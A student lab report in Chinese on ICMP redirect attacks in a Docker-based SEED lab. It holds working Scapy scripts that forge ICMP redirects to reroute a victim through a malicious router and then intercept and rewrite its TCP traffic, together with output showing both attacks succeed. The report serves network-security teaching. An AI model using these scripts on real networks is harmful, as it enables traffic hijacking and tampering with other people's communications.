
lab3-report

实验环境拓扑：



Task1

victim 查看路由表

```
[07/15/21]seed@VM:~/.../Labsetup$ dockps
82d02b55c8ac  attacker-10.9.0.105
ec12aa3ea883  malicious-router-10.9.0.111
f25de33cc9b9  victim-10.9.0.5
efaf3da77f82  router
3e5bc4af24f3  host-192.168.60.5
d84a2ade7c85  host-192.168.60.6
[07/15/21]seed@VM:~/.../Labsetup$ docksh
"docker exec" requires at least 2 arguments.
See 'docker exec --help'.

Usage:  docker exec [OPTIONS] CONTAINER COMMAND [ARG...]

Run a command in a running container
[07/15/21]seed@VM:~/.../Labsetup$ docksh f2
root@f25de33cc9b9:/# ip route
default via 10.9.0.1 dev eth0
10.9.0.0/24 dev eth0 proto kernel scope link src 10.9.0.5
192.168.60.0/24 via 10.9.0.11 dev eth0
root@f25de33cc9b9:/#
```

修改路由：

```python
#!/usr/bin/python3
from scapy.all import *
ip = IP(src= "10.9.0.11", dst = "10.9.0.5")
icmp = ICMP(type=5, code=1)
icmp.gw = "10.9.0.111"
# The enclosed IP packet should be the one that
# # triggers the redirect message.
ip2 = IP(src = "10.9.0.5",dst = "192.168.60.5")
send(ip/icmp/ip2/ICMP())

```

外层的是ICMP redirect ，提供新路由器地址，内层是触发ICMP Redirect的报文，提供路由目的地址，同时在20.04里，需要在victim向外发送ICMP报文时，ICMP redircet里包含相同类型的报文，攻击才能生效

需要在victim里运行ping 192.168.60.5,修改此路由表项到恶意路由。

```
[07/15/21]seed@VM:~/.../volumes$ sudo python3 task1.py
.
Sent 1 packets.
```

利用ip route show cache查看受害者主机的网络状态如下，可知已经被修改。

```
root@f25de33cc9b9:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 285sec
```

查看报文的路径，得到结果如下，可知经过10.9.0.111，重定向攻击成功。

```
                    My traceroute  [v0.93]
f25de33cc9b9 (10.9.0.5)                    2021-07-15T16:50:39+0000
Keys:  Help   Display mode   Restart statistics   Order of fields
  quit                    Packets                Pings
 Host                   Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.111           0.0%    21    0.1   0.1   0.1   0.1   0.0
 2. 10.9.0.11            0.0%    21    0.1   0.1   0.1   0.2   0.0
 3. 192.168.60.5         0.0%    20    0.1   0.1   0.1   0.1   0.0
```

question1.1

将上个程序的网关改为10.10.0.5这个子网内不存在的地址，其他相同，无法攻击成功。

该现象的原因是重定向的IP地址不在该子网内，受害者主机利用ARP协议无法寻找，只能根据默认的路由进行发送。

question 1.2

将上个程序的网关改为10.9.0.112这个子网内不存在的地址，其他相同，运行依旧得到cache，修改不成功。

question 1.3

cache未被修改，但出现重定向的标志，该现象的原因是重定向的IP地址关闭了发送重定向报文的功能，并且返回了主机重定向报文，根据该报文内的IP地址进行发送。

Task2

修改恶意路由器docker的配置，关闭ip_forward功能：

```
malicious-router:
    image: handsonsecurity/seed-ubuntu:large
    container_name: malicious-router-10.9.0.111
    tty: true
    cap_add:
            - ALL
    sysctls:
            - net.ipv4.ip_forward=0
            - net.ipv4.conf.all.send_redirects=0
            - net.ipv4.conf.default.send_redirects=0
            - net.ipv4.conf.eth0.send_redirects=0
    privileged: true
    volumes:
            - ./volumes:/volumes
    networks:
        net-10.9.0.0:
            ipv4_address: 10.9.0.111
```

用task1中的攻击将恶意路由写入路由表缓存：

```
root@f25de33cc9b9:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 294sec
root@f25de33cc9b9:/#
```

恶意路由器运行恶意代码：

```python
#!/usr/bin/env python3
from scapy.all import *

print("LAUNCHING MITM ATTACK.........")

def spoof_pkt(pkt):
  newpkt = IP(bytes(pkt[IP]))
  del(newpkt.chksum)
  del(newpkt[TCP].payload)
  del(newpkt[TCP].chksum)
  if pkt[TCP].payload:
    data = pkt[TCP].payload.load
    print("*** %s, length: %d" % (data, len(data)))
    newdata = data.replace(b'1234', b'4321')
    send(newpkt/newdata)
  else:
    send(newpkt)

```

```
19 f = 'tcp and src host 10.9.0.5'
20 pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

```
root@ec12aa3ea883:/volumes#  python3 task2.py
LAUNCHING MITM ATTACK.........
```

192.168.60.5用nc监听

```
root@3e5bc4af24f3:/# nc -lp 9090
1234
```

192.168.60.5用nc监听

```
root@f25de33cc9b9:/# nc 192.168.60.5 9090
4321
```

实现了字符串的替换。

question 2.1

通过修改路由表，只实现了捕获一个方向的流量，即10.9.0.5→192.168.60.5，另一个方向的流量捕获并没有通过修改路由表实现。发送的报文未重定向，能够直接发送到10.9.0.5，无法进行抓取。

question 2.2

task2.py代码中 dst改为ether src，尝试使用mac地址，结果发现使用IP区分效果不好。由于伪造流量ip与原本流量ip一致，故filter使用ip作为区分时并不能做到目的结果。但是Mac地址存在区别，故可以以此为区分进行过滤效果更好。